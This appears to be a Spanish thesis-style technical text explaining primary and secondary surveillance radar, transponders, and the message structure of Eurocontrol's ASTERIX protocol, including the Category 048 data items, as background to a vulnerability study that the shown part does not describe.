El Radar Secundario es el encargado de la identificación y seguimiento de blancos de radar específicos en el espacio. A diferencia del radar primario, este posee dos segmentos activos: el segmento terrestre que es el radar físico y el segmento aéreo que se encuentra instalado en las aeronaves el cual se denomina “Transponder”.

El radar secundario codifica mensajes y los transmite a través de una señal de interrogación, la cual es recibida por todas las aeronaves que se encuentren dentro de su radio de alcance a través de los transponder.

Los transponder detectan y decodifican la señal y responden en consecuencia. Todas las aeronaves que reciben la señal responden con una señal codificada que transporta información de identificación de la de la aeronave y de su altitud barométrica.

A pesar de no ser exclusivos de la vigilancia de tráfico aéreo, los radares secundarios son utilizados principalmente en ese campo de uso. En este contexto son conocidos como Radar Secundario de Vigilancia.

24.3. CARACTERISTICAS TECNICAS DE RADARES AERONAUTICOS

24.3.1. Radar Primario de vigilancia (PSR)

El Radar Primario de Vigilancia (Primary Surveillance Radar) posee una antena que gira 360º y emite un pulso de radio. Dicho pulso se refleja en los blancos del radar y regresa a la antena en forma de eco, apareciendo en la pantalla radar como una señal luminosa. En la Figura 24.6 se puede ver un diagrama del funcionamiento de un radar primario básico.




Figura 24.6: Diagrama Radar Primario

A continuación se detalla cada una de los componentes del diagrama:

1. **Antena Radar**: Es la encargada de convertir la energía del transmisor en ondas electromagnéticas y transmitirlas. También se encarga de recibir los ecos radar provenientes del rebote de la onda en los blancos.
2. **Transmisor**: Es un amplificador de potencia encargado de producir los pulsos de energía de radiofrecuencia de corta duración y alta potencia que la antena radia al espacio. Durante esta emisión el receptor queda aislado de la antena, debido a un conmutador.
3. **Duplexor**: Es el encargado de alternar la antena entre transmisor y receptor. Gracias a él, no es necesario el uso de dos antenas separadas para transmitir y recibir las señales. Este módulo es necesario para evitar que los pulsos de alta potencia generados por el transmisor destruyan el receptor ya que el mismo es altamente sensible para poder recibir todos los ecos de los blancos radar.
4. **Receptor**: Es el encargado de amplificar y modular las señales de radiofrecuencia recibida por la antena. El mismo se encarga de enviar los datos recibidos al indicador para que estos puedan ser mostrados.
5. **Indicador**: Es el que presenta al operador una visualización continua y fácil de entender de la posición relativa de los blancos radar. Generalmente es conocido por sus siglas en ingles con el nombre de PPI, que significa Indicador de Posición de Plan.

24.3.2. Radar Secundario de vigilancia (SSR)

Debido a la incapacidad de los radares primarios de identificar a las aeronaves, se comenzaron a utilizar los secundarios para agregar información valiosa a la obtenida por dichos radares. Normalmente se utiliza una combinación de ambos tipos (PSR+SSR) y se los denomina multiradar.

El radar Secundario de Vigilancia consiste en una antena que gira 360° enviando señales de radio al espacio. La relación existente entre la estación de tierra y la aeronave es del tipo activo, es decir que la aeronave deja de ser un blanco pasivo, para convertirse en un blanco activo, ya que la estación radar en tierra interroga a una frecuencia de 1030 MHz, y las aeronaves equipadas con un transponder responden a esta interrogación a una frecuencia de 1090 MHz.

En el proceso de obtención de datos del blanco intervienen una serie de elementos los cuales se explicarán en detalle en los apartados a continuación:

- **Antena del SSR:** A diferencia de la antena del PSR que es de tipo parabólica, la antena del SSR es de tipo de arreglo de dipolos, lo que quiere decir que la misma no es tan directiva. Debido a esto la antena SSR va a poseer una ganancia menor y el ancho del haz es más ancho que la del PSR.

- **Transmisor de SSR:** Es el encargado de amplificar y modular la interrogación enviada por el codificador. Normalmente el radar secundario trabaja con la mitad de la frecuencia de repetición de pulso que el radar primario.

- **Receptor de SSR:** Es el encargado de filtrar, amplificar y modular todos los impulsos de las respuestas que se reciben en la antena radar.

- **Coder del SSR:** Es el encargado de codificar la interrogación que será amplificada y modulada con ayuda del transmisor para luego ser enviada al transponder de la aeronave.

- **Decoder del SSR:** Se encarga de decodificar y descifrar la respuesta enviada por el transponder de la aeronave, la cual posee la información deseada.

24.3.2.1. Transponder

El transponder es un dispositivo ubicado en las aeronaves cuyo nombre proviene de la fusión de las palabras “Transmitter (transmisor)” y “Responder (respondedor)”. Es el encargado de establecer la comunicación entre el equipo a bordo de la aeronave y la estación en tierra a través del radar secundario. Por medio de este enlace, el personal de control de tránsito aéreo proporciona guía a la aeronave, detectándola en una pantalla de radar.

Existen dos tipos de Transponder, los analógicos y los digitales. En ambos aparee el código de 4 dígitos octales, que el piloto introduce y que fue asignado por el ATC. El digital muestra, además del código, información del estado del equipo así como de la altitud que se transmite. En la Figura 24.7 se muestra la parte delantera de un Transponder Digital.

Figura 24.7: Transponder Digital

25.PROTOCOLO ASTERIX DE EUROCONTROL

En esta primera instancia vamos a hacer referencia al protocolo sobre el cual detectamos una vulnerabilidad. El protocolo de comunicación del que estamos hablando es ASTERIX. Este es un protocolo estándar diseñado para el intercambio de información entre sensores de radar y centros de control (ATC Systems) mediante una estructura de mensajes. Este protocolo fue diseñado por Eurocontrol y su acrónimo corresponde con "All Purpose STructured Eurocontrol SuRveillance Information EXchange", es decir, estructura multipropósito para el intercambio de información de vigilancia de Eurocontrol.

ASTERIX se ha ido desarrollando poco a poco para facilitar y optimizar el intercambio de información de vigilancia entre y dentro de los países principalmente, lo cual hace a los principales usuarios de ASTERIX los centros de control de tráfico aéreo (ATC). Actualmente, casi todos los estados de la ECAC (Conferencia Europea de Aviación Civil) -entre otros- están utilizando el protocolo en sus centros de ATC.

Este protocolo define una estructura estándar de la información que será intercambiada en una red de comunicación, desde codificar cada bit de información hasta la organización de los datos dentro de un bloque de datos. Estas transiciones pueden hacer uso de cualquier medio de comunicación disponible, como redes LAN, Internet Protocols (IP), WAN, etc. Para estas transmisiones, los elementos de datos se agrupan en categorías ASTERIX. Actualmente existen 256 distintos tipos de categorías.

25.1. ORGANIZACIÓN DE LOS DATOS ASTERIX

La estructura ASTERIX para el intercambio de información de vigilancia se puede definir de la siguiente manera:

- Data Categories (Categorías de Datos)
- Data Item (Item de Datos)
- Data Field (Campo de Dato)
- User Application Profile (Perfil de Aplicación de Usuario)

- Data Block (Bloque de Dato)
- Registers (Registros)

La Figura 25.1 muestra la estructura del protocolo en forma de árbol mientras que la Figura 25.2 muestra la organización de los datos del mismo.




Figura 25.1: Estructura del protocolo ASTERIX

	USER APPLICATION PROFILE							
	DATA FIELD (1)	DATA FIELD (2)	DATA FIELD (3)	DATA FIELD (4)	DATA FIELD (5)	DATA FIELD (6)	DATA FIELD (7)	DATA FIELD (8)
DATA ITEM (1)		x						
DATA ITEM (2)						x		
DATA ITEM (3)	x							
DATA ITEM (4)				x				
DATA ITEM (5)								
...								
DATA ITEM (x)			x					
DATA ITEM (x + 1)								x
...								
DATA ITEM (q)					x			

Figura 25.2: Organización de los datos del protocolo ASTERIX

En las secciones a continuación se detallan cada uno de los componentes de la estructura del protocolo.

25.1.1. Data Categories

Los datos intercambiados sobre un medio de comunicación entre los diferentes usuarios del protocolo se deben clasificar en categorías de datos. Cada categoría define la información que puede ser transmitida y codificada para el envío de dicha información.

El propósito de esta clasificación es:

- Permitir la fácil identificación y posterior procesamiento de los datos.
- Facilitar el envío de los datos a la unidad receptora.

El protocolo ASTERIX permite la definición de hasta 256 categorías de datos y su uso será el siguiente:

- Las categorías de datos de **000 a 127** se utilizan para aplicaciones civiles y militares estándar.
- Las categorías de datos de **128 a 240** están reservadas para aplicaciones militares especiales.
- Las categorías de datos de **241 a 255** son utilizadas tanto para aplicaciones civiles y militares no estándar.

A modo de ejemplo a continuación se detallarán las categorías que se han utilizado en aviación comercial a lo largo del tiempo:

- **Categoría 001**: Información de blancos radar desde una cabecera a un sistema de proceso de datos radar.
- **Categoría 002**: Mensajes de Servicio Radar.
- **Categoría 008**: Información monoradar de blancos meteorológicos.
- **Categoría 034**: Nueva versión de Categoría 002, SSR Modo S.
- **Categoría 048**: Nueva versión de Categoría 001 y Categoría 016, SSR Modo S.

25.1.2. Data Item y sus Catálogos

Un Data Item es la unidad más pequeña de información definida y estandarizada para cada categoría de datos. Para cada una de las categorías de datos se definen un conjunto de Data Items, el cual se denomina Catálogo de Items de Datos.

Todas las aplicaciones que impliquen el intercambio de información de una categoría de datos dada, deberán hacer uso exclusivamente de los elementos de datos estandarizados en estos catálogos.

A cada elemento de datos se le dará una referencia única que identifica de forma inequívoca al mismo dentro del catálogo correspondiente. La referencia simbólica consiste en una referencia de ocho caracteres de la forma **Inn / AAA**, donde:

- **I:** indica que esto representa un Item de Datos.
- **nnn:** es un número decimal de tres dígitos que indica la categoría de datos a la que pertenece este elemento de datos (000 a 255).
- **AAA:** es un número decimal de tres dígitos que indica el elemento de datos.

La Figura 25.3 muestra un fragmento de los Data Ítems estandarizados para la Categoría 048. En la primera columna de la tabla se puede ver la referencia simbólica de cada Data Item.

Data Item Ref. No.	Description	System Units
I048/010	Data Source Identifier	N.A.
I048/020	Target Report Descriptor	N.A.
I048/030	Warning/Error Conditions	N.A.
I048/040	Measured Position in Slant Polar Co-ordinates	RHO: 1/256 NM THETA: 360°/(2^{16})
I048/042	Calculated Position in Cartesian Co-ordinates	X, Y: 1/128 NM
I048/050	Mode-2 Code in Octal Representation	N.A.
I048/055	Mode-1 Code in Octal Representation	N.A.
I048/060	Mode-2 Code Confidence Indicator	N.A.
I048/065	Mode 1 Code Confidence Indicator	N.A.
I048/070	Mode-3/A Code in Octal Representation	N.A.
I048/080	Mode-3/A Code Confidence Indicator	N.A.
I048/090	Flight Level in Binary Representation	1/4 FL

Figura 25.3: Fragmento tabla Data Items categoría 048

25.1.3. Data Field

Un Data Field es la implementación física de un Data Items. A los efectos de la comunicación, los diversos Data Field se asignarán a los campos de datos, cada uno con una longitud de un número entero de octetos y referenciados por un número de referencia de campo (FRN).

La correspondencia entre elementos de datos y campos de datos estará normalizado para cada solicitud correspondiente por el perfil de aplicación de Usuario (UAP) en relación con esta solicitud.

25.1.4. User Application Profile (UAP)

La UAP es el mecanismo por el cual la correspondencia entre los Data Items y los Data Fields estará normalizado para cada uso de la estructura de los mensajes ASTERIX.

La UAP es una tabla de control vinculada al programa de empaquetado/desempaquetado residente en los sistemas de procesamiento relevantes. En esencia, define cuales de los Data Items catalogados serán utilizados, su longitud, su asignación a los Data Fields y los requisitos específicos que deben ser estandarizados para la correcta transmisión e interpretación de los mensajes.

Cabe destacar que la UAP debe ser único para cada categoría. La Figura 25.4 muestra el UAP estándar de Categoría 048.

FRN	Data Item	Data Item Description	Length in Octets
1	I048/010	Data Source Identifier	2
2	I048/140	Time-of-Day	3
3	I048/020	Target Report Descriptor	1+
4	I048/040	Measured Position in Slant Polar Coordinates	4
5	I048/070	Mode-3/A Code in Octal Representation	2
6	I048/090	Flight Level in Binary Representation	2
7	I048/130	Radar Plot Characteristics	1+1+
FX	n.a.	Field Extension Indicator	n.a.
8	I048/220	Aircraft Address	3
9	I048/240	Aircraft Identification	6
10	I048/250	Mode S MB Data	1+8*n
11	I048/161	Track Number	2
12	I048/042	Calculated Position in Cartesian Coordinates	4
13	I048/200	Calculated Track Velocity in Polar Representation	4
14	I048/170	Track Status	1+
FX	n.a.	Field Extension Indicator	n.a.
15	I048/210	Track Quality	4
16	I048/030	Warning/Error Conditions	1+
17	I048/080	Mode-3/A Code Confidence Indicator	2
18	I048/100	Mode-C Code and Confidence Indicator	4
19	I048/110	Height Measured by 3D Radar	2
20	I048/120	Radial Doppler Speed	1+
21	I048/230	Communications / ACAS Capability and Flight Status	2
FX	n.a.	Field Extension Indicator	n.a.
22	I048/260	ACAS Resolution Advisory Report	7
23	I048/055	Mode-1 Code in Octal Representation	1
24	I048/050	Mode-2 Code in Octal Representation	2
25	I048/065	Mode-1 Code Confidence Indicator	1
26	I048/060	Mode-2 Code Confidence Indicator	2
27	SP-Data Item	Special Purpose Field	1+1+
28	RE-Data Item	Reserved Expansion Field	1+1+
FX	n.a.	Field Extension Indicator	n.a.

Figura 25.4: UAP estándar de la Categoría 048

En la tabla de la figura anterior:

- La primera columna indica el número de referencia de campo (FRN) asociado a cada Data Item de la categoría.
- La segunda columna indica cada Data Item de la categoría.
- La tercera columna es una descripción de cada Data Item.
- En la cuarta columna se puede ver el largo en octetos de cada Data Item como así también el formato del mismo.

25.2. ESTRUCTURA DEL MENSAJE

En esta sección se detallará cada uno de los componentes que integran la estructura de un mensaje ASTERIX.

25.2.1. Data Block

Data Block es una agrupación de información que contiene uno o más registros pertenecientes a una misma categoría. El mismo consiste en los siguientes elementos:

- Un octeto de datos denominado categoría (CAT) que indica a qué categoría pertenecen los datos transmitidos.
- Un indicador de dos octetos de longitud (LEN) que indica la longitud total (en octetos) del bloque de datos, incluyendo el CAT y el LEN.
- Uno o más registros que contiene los datos de la misma categoría.

Cada registro es de longitud variable, pero alineado en un límite de octeto. La longitud de un bloque de datos es por lo tanto variable, pero siempre será un múltiplo de un octeto.

El tamaño máximo de un bloque de datos será de mutuo acuerdo entre las fuentes y usuarios de datos.

La Figura 25.5 muestra el esquema de la estructura de un Data Block.




Figura 25.5: Estructura de un Data Block

25.2.2. Record (Registro)

Es un conjunto ordenado de Data Fields de la misma categoría transmitidos dentro de un Data Block. El mismo esta precedido por el campo Field Specification (FSPEC), el cual indica cuales son los Data Items presentes dentro del registro.

Cada registro debe contener los siguientes componentes:

- Un campo de Field Specification (FSPEC) de longitud variable, considerada como una tabla de contenidos en forma de una secuencia de bits, donde cada bit individual señala la presencia (bit en uno) o ausencia (el bit se establece a cero) de los Data Fields presentes en el registro.

- Un número variable de Data Fields. Cada uno de estos se asocia con uno y sólo un Data Item, tal como se define por el UAP.

La longitud de los Data Field puede ser fija o variable. A continuación se detallarán las posibilidades de longitud:

- Longitud fija de Data Field: se compone de un número fijo de octetos. La Figura 25.6 muestra dicha estructura.

- Longitud extendida de Data Field: por ser de una longitud variable, deberá contener una parte primaria de una longitud predeterminada, seguido inmediatamente por una serie de partes secundarias, cada una de longitud predeterminada. La presencia de la siguiente parte secundaria se indicará mediante el ajuste a uno del bit menos significativo (LSB) del último octeto de la parte anterior. Este bit que está reservado para ese propósito se llama el Indicador de extensión de campo (FX). Dicha estructura se puede observar en la Figura 25.6.

- Longitud explícita de Data Field: comienza con un indicador de longitud de un octeto que da la longitud total del campo en octetos incluyendo el propio indicador de longitud.

- Data Field repetitivo: por ser de una longitud variable, comprenderá un campo de indicador de repetición de un octeto (REP) para señalar la presencia de N sub-campos consecutivos, cada uno de los mismos de longitud predeterminada. Dicha estructura puede verse en la Figura 25.6.

- Data Field compuesto: por ser de una longitud variable, se compondrá de un subcampo primario, seguido de los subcampos de datos. El subcampo primario determina la presencia o ausencia de los subcampos de datos subsiguientes. Se compone de una primera parte de un octeto extensible utilizando el mecanismo de

extensión de campo (FX). La estructura de dicho Data Field se puede observar en la Figura 25.7.




Figura 25.6: Estructuras de los diferentes Data Fields




Figura 25.7: Estructura de Data Field compuesto

25.2.3. Order Field Sequencing (OFS)

La organización secuencial de los datos, u OFS por sus siglas en inglés, es el método estándar que consiste en utilizar el FSPEC como una tabla de contenidos secuenciales en forma de bits, donde cada bit indica la presencia o ausencia de un Data Field asignado.

El FSPEC es un número variable de Data Fields en orden creciente de FRN. La relación ente los bits del FSPEC, los Data Fields y los Data Items está en el UAP. La Figura 25.8 muestra la estructura del FSPEC.




Figura 25.8: Estructura del FSPEC

A modo de ejemplo la Figura 25.9 muestra un FSPEC multi-octeto.




Figura 25.9: Ejemplo de un FSPEC multi-octeto

25.3. DESCRIPCION DE LA CATEGORIA 048

En las secciones a continuación se describe la estructura del mensaje para informes de objetivos monoradar, que van desde una estación radar (radar primario, radar secundario, monopulso o modo S) a un centro de operaciones donde se procesaran los datos.

25.4. DESCRIPCION DE ITEMS DE DATOS ESTANDAR DE LA CATEGORIA 048

En este apartado se describirán cada uno de los Data Items pertenecientes a la categoría 048.

25.4.1. Item I048/010, Data Source Identifier

El Data Source Identifier es la identificación de la estación de radar desde la cual la información es recibida. Posee un tamaño de dos octetos (16 bits) y debe estar presente en todos los paquetes ASTERIX. La estructura del Data Ítem se puede ver en la Figura 25.10.





Figura 25.10: Estructura del Data Source Identifier

25.4.2. Item I048/020, Target Report Descriptor

El Target Report Descriptor especifica el tipo y las propiedades del target report. El tamaño del data ítem es variable, ya que está compuesto por una primera parte de un octeto y una segunda parte (si es necesaria) de otro octeto. La estructura de la primera parte es la se puede ver en la Figura 25.11.



Octet no. 1

